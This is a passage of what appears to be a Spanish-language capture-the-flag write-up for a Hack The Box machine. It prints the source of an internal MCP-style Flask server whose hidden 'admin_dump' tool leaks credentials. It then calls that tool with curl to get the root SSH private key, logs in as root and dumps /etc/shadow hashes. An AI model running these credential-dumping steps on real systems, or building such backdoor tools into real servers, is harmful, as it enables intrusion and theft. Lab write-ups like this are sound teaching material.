                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hashedpassword",
                    "analyst": "JupyterN0tebook!2026",
                    "mcp-dev": "Mcp!Insp3ct0r2026"
                }
            })
        
        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_admin_7f3b9c2d1e4f5a6b",
                    "service_token": "opsmcp_svc_8c9d0e1f2a3b4c5d"
                }
            })
        
        else:
            return jsonify({
                "error": "Invalid target",
                "valid_targets": ["ssh_keys", "passwords", "tokens"]
            })
    
    return jsonify({"error": "Tool execution failed"}), 500
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
# File: /opt/opsmcp/server.py

#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

def check_auth():
    """Check API key authentication"""
    api_key = request.headers.get('X-API-Key', '')
    return api_key == VALID_API_KEY

@app.route('/')
def index():
    return jsonify({
        "server": "OPSMCP",
        "version": "2.1.0",
        "status": "operational",
        "endpoints": ["/tools/list", "/tools/call", "/health"],
        "auth": "Required - X-API-Key header"
    })

@app.route('/health')
def health():
    return jsonify({"status": "healthy", "uptime": "14d 3h 22m"})

@app.route('/tools/list')
def list_tools():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401
    
    return jsonify({
        "tools": list(VISIBLE_TOOLS.keys()),
        "count": len(VISIBLE_TOOLS),
        "details": VISIBLE_TOOLS
    })

@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401
    
    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})
    
    if not tool_name:
        return jsonify({"error": "Tool name required"}), 400
    
    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404
    
    # Execute tool
    if tool_name == "ops.system_status":
        return jsonify({
            "cpu": "23%",
            "memory": "1.2GB/4GB",
            "load": "0.45",
            "status": "nominal"
        })
    
    elif tool_name == "ops.list_services":
        return jsonify({
            "services": [
                {"name": "nginx", "status": "running", "pid": 1234},
                {"name": "opsmcp", "status": "running", "pid": 5678},
                {"name": "jupyter", "status": "running", "pid": 9012},
                {"name": "mcpjam", "status": "running", "pid": 3456}
            ]
        })
    
    elif tool_name == "ops.check_disk":
        return jsonify({
            "filesystems": [
                {"mount": "/", "used": "4.2G", "available": "15G", "percent": "22%"},
                {"mount": "/home", "used": "1.1G", "available": "8G", "percent": "12%"}
            ]
        })
    
    elif tool_name == "ops.view_logs":
        service = args.get('service', 'system')
        return jsonify({
            "service": service,
            "logs": [
                "[2026-01-22 10:00:01] Service started",
                "[2026-01-22 10:00:02] Listening on configured port",
                "[2026-01-22 10:15:33] Health check passed",
                "[2026-01-22 11:00:00] Routine maintenance completed"
            ]
        })
    
    elif tool_name == "ops._debug_mode":
        return jsonify({
            "debug": True,
            "message": "Debug mode enabled",
            "hidden_tools": list(HIDDEN_TOOLS.keys()),
            "note": "Debug endpoints now accessible"
        })
    
    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)
        
        if not confirm:
            return jsonify({
                "error": "Confirmation required",
                "usage": "Set confirm=true to proceed",
                "warning": "This dumps sensitive credentials"
            })
        
        if target == "ssh_keys":
            try:
                with open('/root/.ssh/id_rsa', 'r') as f:
                    key_data = f.read()
                return jsonify({
                    "target": "ssh_keys",
                    "root_private_key": key_data,
                    "note": "Emergency recovery key dump"
                })
            except Exception as e:
                return jsonify({
                    "target": "ssh_keys",
                    "error": f"Could not read key: {str(e)}"
                })
        
        elif target == "passwords":
            return jsonify({
                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hashedpassword",
                    "analyst": "JupyterN0tebook!2026",
                    "mcp-dev": "Mcp!Insp3ct0r2026"
                }
            })
        
        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_admin_7f3b9c2d1e4f5a6b",
                    "service_token": "opsmcp_svc_8c9d0e1f2a3b4c5d"
                }
            })
        
        else:
            return jsonify({
                "error": "Invalid target",
                "valid_targets": ["ssh_keys", "passwords", "tokens"]
            })
    
    return jsonify({"error": "Tool execution failed"}), 500

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)

Basados en el las diferentes opciones realizamos una solicitud, como objetivo la clave SSH para el usuario root.

1
2
3
4
5
6
7
8
9
# curl -sX POST -H 'X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a' -H 'Content-Type: application/json' --data '{"name":"ops._admin_dump","arguments":{"confirm":"true","target":"ssh_keys"}}' http://localhost:5000/tools/call
$ curl -sX POST -H 'X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a' -H 'Content-Type: application/json' \ 
--data '{"name":"ops._admin_dump","arguments":{"confirm":"true","target":"ssh_keys"}}' http://localhost:5000/tools/call
{
  "note": "Emergency recovery key dump",
  "root_private_key": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9\nG/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQolR8S0GWHwHQjjXVQ5/dHX\n8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z\n6HmooVORQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKikcDTnit1kQ/7ZUOoyGhUgEwVk/n\nGhm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ\n7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W\nv9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu\nITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs\ngyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZElFwulAS73iHNv7SRDQ5s\nqKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPnlj19Y31oa\nV3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS\n0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6\nJtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8\nHUa/oEljrrgzTlYflRHhkHQblmd9ZaClUoxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/LkB\ndcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L\nCvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2\nnkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn\nMz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK\nMtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI\noocmAAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk\nJt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ\nnI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr\nC8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK\nlFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=\n-----END OPENSSH PRIVATE KEY-----\n",
  "target": "ssh_keys"
}
$

Shell

Utilizamos esta clave para acceder por SSH, logrando acceso root y a la flag root.txt.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
❯ chmod 600 id_rsa_root
❯ ssh -i id_rsa_root root@devhub.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Jun  5 02:26:41 AM UTC 2026

  System load:           0.01
  Usage of /:            77.0% of 9.50GB
  Memory usage:          25%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.129.9.253
  IPv6 address for eth0: dead:beef::250:56ff:feb9:72ef


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Jun 5 02:26:42 2026 from 10.10.15.152
root@devhub:~# whoami;id;pwd
root
uid=0(root) gid=0(root) groups=0(root)
/root
root@devhub:~# ls
root.txt  snap
root@devhub:~# cat root.txt 
577c67121139ca9fd19fcdea1a1558a1
root@devhub:~#

Loot

Dump Hashes

Realizamos la lectura del archivo /etc/shadow.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
root@devhub:~# cat /etc/shadow
root:$y$j9T$hs9aMjzQ1n23T0GaQg/jy/$YhFD.ZpVLKwc0h3IQZsM.NTiqamcbmtK0ZzLDcaVsmD:20599:0:99999:7:::
daemon:*:19977:0:99999:7:::
bin:*:19977:0:99999:7:::
sys:*:19977:0:99999:7:::
sync:*:19977:0:99999:7:::
games:*:19977:0:99999:7:::
man:*:19977:0:99999:7:::
lp:*:19977:0:99999:7:::
mail:*:19977:0:99999:7:::
news:*:19977:0:99999:7:::
uucp:*:19977:0:99999:7:::
proxy:*:19977:0:99999:7:::
www-data:*:19977:0:99999:7:::
backup:*:19977:0:99999:7:::
list:*:19977:0:99999:7:::
irc:*:19977:0:99999:7:::
gnats:*:19977:0:99999:7:::
nobody:*:19977:0:99999:7:::
_apt:*:19977:0:99999:7:::
systemd-network:*:19977:0:99999:7:::
systemd-resolve:*:19977:0:99999:7:::
messagebus:*:19977:0:99999:7:::
systemd-timesync:*:19977:0:99999:7:::
pollinate:*:19977:0:99999:7:::
syslog:*:19977:0:99999:7:::
uuidd:*:19977:0:99999:7:::
tcpdump:*:19977:0:99999:7:::
tss:*:19977:0:99999:7:::
landscape:*:19977:0:99999:7:::
fwupd-refresh:*:19977:0:99999:7:::
usbmux:*:20468:0:99999:7:::
sshd:*:20468:0:99999:7:::
lxd:!:20468::::::
mcp-dev:$y$j9T$Dvosmzn/SOHLsjEXtre11/$0NMV.GaSp9dkUOfNF155KB1hdgtlGqs5jRVUiC9hSV2:20599:0:99999:7:::
analyst:$y$j9T$f1WruLqgvAfjmeGQJXkd/0$TV/VkzbogLq0B9KnSoF4jgo.bHVYvT9jQBm8oNuQ7p.:20599:0:99999:7:::
_laurel:!:20594::::::
root@devhub:~#
Share on

Dany Sucuc
WRITTEN BY
sckull